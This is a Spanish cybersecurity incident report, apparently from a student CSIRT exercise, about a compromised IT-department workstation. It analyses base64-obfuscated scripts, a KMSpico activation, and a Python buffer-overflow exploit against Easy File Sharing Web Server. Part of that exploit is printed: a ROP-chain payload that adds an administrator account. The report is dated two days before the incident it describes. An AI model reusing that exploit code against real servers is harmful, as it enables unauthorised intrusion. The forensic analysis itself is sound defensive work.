

Grupo 3

Fecha: 11/12/2024

n.º: 001A-2024

TLP: AMBER

# Informe de Incidente de Ciberseguridad (Resumen)

Información de contacto				
Encargados	Grupo 3	Responsable	Nicolás Ruiz Ruiz	
Título	CSIRT	Correo	nruirui214@g.educaand.es	

Detalles del incidente					
Fecha y Hora	13/12/2024 09:00 A.M.	Lugar del incidente	Departamento TI		
Personas involucradas		John Doe			
Descripción		Scripts maliciosos en carpeta temporal de Windows[1]			
		Script de explotación de vulnerabilidad[2]			
		Activación de Windows	con el programa KMSpico	D[3]	

Taxonomía del incidente y evaluación de riesgos				
Incidente 1	Contenido malicioso - Configuración de malware			
Peligrosidad, Impacto, Prioridad	Muy alta, Bajo Media			
Incidente 2	Intento de intrusión - Explotación de vulnerabilidades conocidas			
Peligrosidad, Impacto, Prioridad	Media, Medio Media			
Incidente 3	Fraude - Uso no autorizado de recursos			
Peligrosidad, Impacto, Prioridad	Media, Bajo Baja			



Grupo 3

Fecha: 11/12/2024

n.º: 001A-2024

TLP: AMBER

# Reporte de Incidente de Ciberseguridad (Detallado)

# Índice:

Análi	sis de los incidentes ······ 3
	Scripts maliciosos en carpeta temporal de Windows ····· 4
	Script de explotación de vulnerabilidad · · · · · 4
	Activación de Windows con el programa KMSpico 5
Reco	mendaciones ····· 5
Fuen	tes ····· 6



Grupo 3

Fecha: 11/12/2024


n.º: 001A-2024

TLP: AMBER

## Análisis de los incidentes

Somos citados por la empresa el día 13 de diciembre de 2024 a las 09:00 de la mañana, nos informan que, un equipo del departamento de informática ha sido comprometido. Tras hablar con John Doe, el dueño del equipo, no hemos sacado nada de información de lo ocurrido en el dispositivo.

Al llegar al ordenador, nos lo encontramos de la siguiente manera:



Podemos apreciar como se han hecho unos cambios den la máquina y que es necesario reiniciar para aplicar, un error ocasionado por un script y dos archivos extraños en el escritorio.



Grupo 3


Fecha: 11/12/2024

n.º: 001A-2024

TLP: AMBER

#### Scripts maliciosos en carpeta temporal de Windows

Evidentemente, no vamos a reiniciar el equipo, vamos a empezar analizando el error del script. El script se encuentra en la carpeta de archivos temporales de Windows, junto con otros dos:



Al analizarlos, apreciamos que están cifrados en base 64. Tras un análisis a fondo de los scripts utilizando IA como ChatGPT o Perplexity, hemos llegado a la siguiente conclusión:

Aunque hemos sido incapaces de reconocer el propósito de los scripts, pensamos que la ubicación de estos y la codificación en base 64 para ocultar la función real de estos, son hechos suficientes para pensar que son scripts maliciosos.

#### Script de explotación de vulnerabilidad

Investiguemos ahora los dos archivos del escritorio. El primero "crea\_user.txt", se trata de un archivo vacío, a diferencia del segundo "crea\_user.py", en el que podemos encontrar lo siguiente:

```
| Teturn ''.join(struct.pack('<I', _) for _ in rop_gadgets)
| rop_chain = create_rop_chain()
| payload = "A"*2278 + rop_chain + "\x90"*4 + Shellcode4 + "B"*(1790-len(Shellcode4)-len(rop_chain)) + ret
| s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
| s.connect((sys.argv[1], 8089))
| s.send("POST /sendemail.ghp HTTP/1.1\r\n\r\nEmail=" + payload + "&getPassword=Get+Password")
| print "[+] Envio del exploit"
| print "[+] Cargado Payload"
| print "[+] Cargado Payload"
| print "[+] Creado usuario ihacklabs con password" + " " +" Ihack12/"
| s.close()
```



Grupo 3

Fecha: 11/12/2024


n.º: 001A-2024

TLP: AMBER

El script lo que hace es explotar una vulnerabilidad de desbordamiento de buffer en el servicio web Easy File Sharing Web Server para ejecutar código arbitrario y así agregar un nuevo usuario con privilegios de administrador.

#### Activación de Windows con el programa KMSpico

Por último, vamos a analizar la última actividad de la máquina con la aplicación "lastactivityview".



Podemos apreciar como el usuario de la máquina intentó activar el sistema operativo Windows usando un KMSpico, el cual puede ser el autor de los dos incidentes anteriores.

### Recomendaciones

Es necesario aislar completamente el equipo hasta asegurar que esté libre de malware que puedan comprometer los servicios de la empresa, hacer una limpieza exhaustiva del equipo para eliminar los archivos descubiertos en este análisis y concienciar al empleado del uso correcto de las herramientas de trabajo.



Grupo 3

Fecha: 11/12/2024

n.º: 001A-2024

TLP: AMBER

## **Fuentes**

Gran parte de la información de los scripts fue analizada por modelos de inteligencia artificial como ChatGPT o Perplexity.

Los eventos del sistema fueron recogidos con la aplicación forense "LastActivityView". La clasificación de los incidentes la conseguimos a través de la sección "taxonomía" de la página del "incibe.es".

Los niveles de peligrosidad e impacto de los incidentes, nos basamos en la guía nacional de notificación y gestión de ciberincidentes.